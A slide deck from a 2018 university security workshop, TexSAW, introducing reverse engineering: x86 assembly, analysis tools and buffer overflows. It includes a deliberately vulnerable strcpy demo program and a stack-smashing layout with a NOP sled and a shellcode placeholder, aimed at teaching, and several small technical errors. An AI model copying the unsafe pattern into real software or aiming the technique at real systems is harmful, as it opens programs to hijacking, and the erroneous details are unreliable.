



NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS



State Farm and the State Farm logo are registered trademarks of State Farm Mutual Automobile Insurance Company.

Introduction to Reverse Engineering

Alan Padilla, Ricardo Alanis, Stephen Ballenger,
Luke Castro, Jake Rawlins

Reverse Engineering (of Software)

- What is it?
 - Taking stuff apart and learning how it works. Specifically, we are taking apart programs
- What is it for?
 - Binary exploitation (the cool topic)
 - Malware analysis
 - Other stuff
- Binary exploitation
 - OG hacking. Way harder and cooler than web hacking.
 - But (mostly) kidding
- A word on “hacking”...
 - Learn the technology
 - Sprinkle in some ingenuity

Not Another Boring Text Slide

This stuff is cool. Not gonna make you take my word for it though. Demo time.

```
#include <stdio.h>
#include <string.h>

void main (int argc, char*argv[]) {
    copier(argv[1]);
    printf("Done\n");
}

int copier (char *str) {
    char buffer[100];
    strcpy(buffer,str);
    printf("You entered \'%s\' at %p\n", buffer, buffer);
}
```

Ok, this one is another boring text slide

Why did that happen? How did it happen?

Like any sort of hacking, learn how something works, sprinkle in some ingenuity, bend some rules, and all the root shells will be yours.

Hopefully you will be able to do this by the end of this presentation, and you will be a real life Mr. Robot.

...But first you have to learn the background of how stuff works, before you can exploit it.

Basics

What is a Program?

- A *program* is a collection of instructions that performs a specific task when executed by a computer.
 - At the lowest level, programs are a series of binary bits, 0 and 1.



Numbering Systems

- **Base 10 (Decimal)** - The representation of numbers we are most familiar with.
 - Each digit (0-9) is a product of a power of 10, for example:
 - $6197 = 7 \times 10^0 + 9 \times 10^1 + 1 \times 10^2 + 6 \times 10^3 = 7 \times 1 + 9 \times 10 + 1 \times 100 + 6 \times 1000 = 6197$
- **Base 2 (Binary)** - The representation of numbers processed by computers.
 - Each digit (0 and 1) is a product of a power of 2, for example:
 - $1011 = 1 \times 2^0 + 1 \times 2^1 + 0 \times 2^2 + 1 \times 2^3 = 1 \times 1 + 1 \times 2 + 0 \times 4 + 1 \times 8 = 11$
- **Base 16 (Hexadecimal)** - The representation of numbers used by programmers to represent long binary numbers concisely.
 - Contains 0 - 9 and A - F as digits where each is a product of a power of 16. For example:
 - $0xC5 = 5 \times 16^0 + 12 \times 16^1 = 5 + 192 = 197$
 - Note: Many times hexadecimal numbers are preceded by “0x” to denote their base.

Bits, Bytes, and Words


A **bit** is a single binary digit, 0 or 1.

A **byte** is a group of eight bits.

- For example, $00110101 = 0x35$

A **word** is a group of 2 bytes, or 16 bits.

- For example, $0110100110101101 = 0x69AD$




CPU Memory Layout

Registers are the smallest data holding elements built into the processor (CPU)

- Registers hold the instructions or operands that are **currently being accessed** by the CPU


Primary memory (RAM) are data holding elements, located outside of the CPU

- RAM holds the data that the CPU **will require for processing**



Memory Layout of a C Program

- **Text (Code)** - Contains the machine code of the compiled program
- **Heap** - During execution, dynamic memory is created (allocated) here and eliminated (freed) when it is no longer needed by the program
- **Stack** - Stores all local variables and is used for passing arguments to functions, along with the function's return address. Last-in-First-Out



Little and Big Endianness

Little Endian and Big Endian are two ways of storing multi-byte data-types in computers. They differ in where they store the most significant (first) byte of the data:

- Little Endian - the **last** byte of the binary data-type is stored **first**
- Big Endian - the **first** byte of the binary data-type is stored **first**

Little Endian: 0x**78****56****34****12**

Big Endian: 0x**12****34****56****78**

X86 Assembly

ASM

- Lowest-level programming language

```
#include <stdio.h>
int main(){
    printf("Hello World!\n");
    return 0x1234;
}
```

push	ebp
mov	ebp, esp
push	offset aHelloWorld ; "Hello world\n"
call	ds:_imp_printf
add	esp, 4
mov	eax, 1234h
pop	ebp
retn	



FYI

Intel vs AT&T

Intel

- <instruction> <destination>, <operand(s)>
- Little Endian
- No special formatting for immediate values and registers
 - `mov eax, 0xca`
- SIZE PTR [addr + offset] for value at address
 - `add DWORD PTR [ebp-0x8], 0x5`

AT&T

- <instruction> <operand(s)>, <destination>
- \$ designates immediate value, % designates registers
 - `movl $0xca, %eax`
- Offset(addr) for value at address
 - `addl $0x5, -0x8(%ebp)`

Memory Data Types

Bytes—8 bits. Examples: **AL, BL, CL**

Word—16 bits. Examples: **AX, BX, CX**

Double word—32 bits. Examples: **EAX, EBX, ECX**

Quad word—64 bits. Not found in x86 architectures but instead combines two registers usually **EDX:EAX**.

Registers

EAX - Stores function return values

EBX - Base pointer to the data section

ECX - Counter for loop operations

EDX - I/O pointer

EFLAGS - holds single bit flags

ESI - Source pointer for string operations



EDI - Destination pointer for string operations

ESP - Stack pointer

EBP - Stack frame base pointer

EIP - Pointer to next instruction to execute (“instruction pointer”)

Evolution of Register




Important X86 Instructions

push - “Pushes” DWORD onto Stack.
decrements the stack pointer, esp, by 4 bytes

eax 0x00000003


push eax



pop - “pops” DWORD off Stack onto a register. Increments the stack pointer, esp, by 4 bytes.

eax 0xFFFFFFFF

pop eax



eax 0x00000003



X86 Instructions continued

mov eax, edx : move contents of **edx** into **eax**

mov eax, SIZE PTR [edx] : move contents to which **edx** points into **eax**


Similar to pointer dereference in C/C++

eax = *edx [] -> dereference address between the brackets

```
L1 db "word", 0
```

```
mov al, [L1] - al holds "w"
```

```
mov al, L1 - al holds lower byte address L1
```



X86 Arithmetic

add eax, 0x5 : stores value in eax

sub eax, 0x5 : stores value in eax

mul eax, edx : stores value in edx:eax

div eax, edx : stores dividend in eax, remainder in edx

inc edx: increments edx by 1

dec ecx: decrements edx by 1

push, pop, mov, add - In action

```
push    ebp  
mov     ebp, esp  
push    offset aHelloWorld ; "Hello world\n"  
call    ds:_imp_printf  
add    esp, 4  
mov     eax, 1234h  
pop    ebp  
retn
```

- Push stack frame
- Move current stack frame
- Push “Hello world” onto stack for parameter to call
- Call print function
- Add 4 to stack pointer
- Move 1234h into ax
- Pop old stack frame pointer return
- Return to next instruction

X86 Instructions continued

Comparison/Assignment instructions

cmp eax, 0x10: subtracts 0x10 from eax, check if sign flag (SF) is flipped

Calling/Conditional instructions

call 0x8004bc : load address of next instruction onto stack, then function parameters , then calls function at address 0x8004bc

ret : restores next address of previous function (in EIP) and pops all local variables off stack


jmp 0x8004bc : unconditional jump to address 0x8004bc; also jl, jle, jge, jg, je

cmp, jmp - In action


```
sum = 0;  
for (i = 0; i <= 10; i++)  
    sum += i
```

```
        mov eax, 0  
        mov ebx, 0  
loop_start:  
            cmp ebx, 10  
            jg    loop_end  
            add  eax, ebx  
            inc  ebx  
            jmp  loop_start  
loop_end:
```

- eax will hold **sum**
- ebx will hold **i**
- Compare **i** with **10**
- If **i** greater than jump to the **loop_end**
- Else add **i** to sum
- Increment **i**
- Jump back to start of loop





Static Analysis



What is Static Analysis ?

Analyzing the code and structure of a program without actually running the program.



```
pushl %ebp
movl %esp,%ebp
subl $0x4,%esp
movl $0x0,0xfffffff(%ebp)
cmpb $0x63,0xfffffff(%ebp)
jle 08048930
jmp 08048948
nop
nop
nop
movl 0xfffffff(%ebp),%eax
pushl %eax
pushl $0x8049418
call 080487c0 <printf>
addl $0x8,%esp
incl 0xfffffff(%ebp)
jmp 08048925
nop
nop
xorl %eax,%eax
jmp 0804894c
leave
ret
```

What are you analyzing ?

paint.exe ? sketchy.exe ?

Integrity - make sure the program you download/run is the one the trusted source created.

Hash it ! Check it on [VirusTotal](#). Verify.

Tools to use:

```
→ in TexSaw shasum sketchy.exe  
b7f1c0ed73b98039819c1bb8118182802f465da1 sketchy.exe
```

shasum

```
→ in TexSaw shasum -a 256 sketchy.exe  
317526cd27281996409efdf683ecbdaa7790679c788b476a19f4d089db0f1b35 sketchy.exe
```

md5

```
→ in TexSaw md5 sketchy.exe  
MD5 (sketchy.exe) = f02f45007a0dc907bc487b35b5b314fe
```


Strings

“Any word or phrase is a string just like this one”

Searching through the strings can be a simple way to get hints about the functionality of a program.

Strings can give you:

- URLs
- PASSWORDS
- Standard library calls



Strings: Tools

GNU Strings:

- ASCII
- UNICODE: UTF-16LE, UTF-16BE, UTF-32LE, UTF-32BE

FLOSS:

- More powerful String finder: Obfuscated Strings (purposely garbled strings)
- ASCII , UTF-16LE


Decompilers

Turning 01's into readable
Assembly Language

Useful for analyzing a program's
structure and procedures.

Tools used:

- IDA Pro
- Binary Ninja
- Radare2



Dynamic Analysis

What is Dynamic Analysis


The analysis of a program while it is running, to observe its true functionality

This allows you to view the transfer of state within a program

Dynamic Analysis should only be performed after static analysis has been completed.

Tools

Linux: GDB, Immunity Debugger



Windows: OllyDBG, WinDBG

GDB Walkthrough

Command line interface


- Step through programs
- View stack
- Jump through memory addresses

[GDB Cheat Sheet !](#)

Dynamic Analysis Limitations

Not all functionalities may execute when a program is run

- Command line arguments
- Branches in code



if statement flow chart

Dynamic Analysis and Malware

Dynamic analysis techniques on malware can put your system and network at risk!

Virtual Machines and Sandboxes allow dynamic analysis on malware

- Cuckoo Sandbox
- Virtualbox/VMWare



Basic Dynamic Analysis on Malware

Process Monitoring

- Top

Virtual Networking

- FakeNet-NG / INetSim



Network Traffic Logging


- Wireshark
- NetCat



Buffer Overflow Exploitation


Buffer Overflow

- Putting more data into a buffer than there is space allocated
- Changes program flow, sends stack pointer (SP) to another address




Buffer Overflow

- Four possibilities, SP is sent:
 - to a virtual address that isn't mapped to a physical address
 - to a protected address (kernel)
 - to an address that has no executable instruction (NOP)
 - to an address that contains an instruction



Exploit Overview

```
int copier (char *str) {  
    → char buffer[100];  
    strcpy(buffer, str);  
    printf("You entered \'%s\' at %p\n", buffer, buffer);  
} // end function copier
```



Exploit Overview

```
int copier (char *str) {  
    char buffer[100];  
    → strcpy(buffer, str);  
    printf("You entered \'%s\' at %p\n", buffer, buffer);  
} // end function copier
```



top of stack (lower addresses)

NOP sled:
909090909090909090909090
909090909090909090909090
909090909090909090909090
<shellcode>
padding: aaaaaaaaaaaaaaaaaaa

aaaaaaaaaa

<return address into NOP sled>

argv (4 bytes)

argc (4 bytes)

bottom of stack (higher addresses)

Buffer Overflow

```
#include <stdio.h>
#include <string.h>

void main (int argc, char*argv[]) {
    copier(argv[1]);
    printf("Done\n");
}

int copier (char *str) {
    char buffer[100];
    strcpy(buffer,str);
    printf("You entered \'%s\' at %p\n", buffer, buffer);
}
```

GDB

```
/bin/bash 83x28
EBP: 0xbffffeb8 --> 0x0
ESP: 0xbffffeb0 --> 0xb7fba3dc --> 0xb7fbble0 --> 0x0
EIP: 0x804847e (<main+19>:      mov    eax,DWORD PTR [eax+0x4])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048478 <main+13>: push   ecx
0x8048479 <main+14>: sub    esp,0x4
0x804847c <main+17>: mov    eax,ecx
=> 0x804847e <main+19>: mov    eax,DWORD PTR [eax+0x4]
0x8048481 <main+22>: add    eax,0x4
0x8048484 <main+25>: mov    eax,DWORD PTR [eax]
0x8048486 <main+27>: sub    esp,0xc
0x8048489 <main+30>: push   eax
[-----stack-----]
0000| 0xbffffeb0 --> 0xb7fba3dc --> 0xb7fbble0 --> 0x0
0004| 0xbffffeb4 --> 0xbfffec10 --> 0x2
0008| 0xbffffeb8 --> 0x0
0012| 0xbffffebc --> 0xb7e20637 (<_libc_start_main+247>:      add    esp,0x10)
0016| 0xbfffec00 --> 0xb7fba000 --> 0x1b1bdb0
0020| 0xbfffec04 --> 0xb7fba000 --> 0x1b1bdb0
0024| 0xbfffec08 --> 0x0
0028| 0xbfffec0c --> 0xb7e20637 (<_libc_start_main+247>:      add    esp,0x10)
[-----]
Legend: code, data, rodata, value

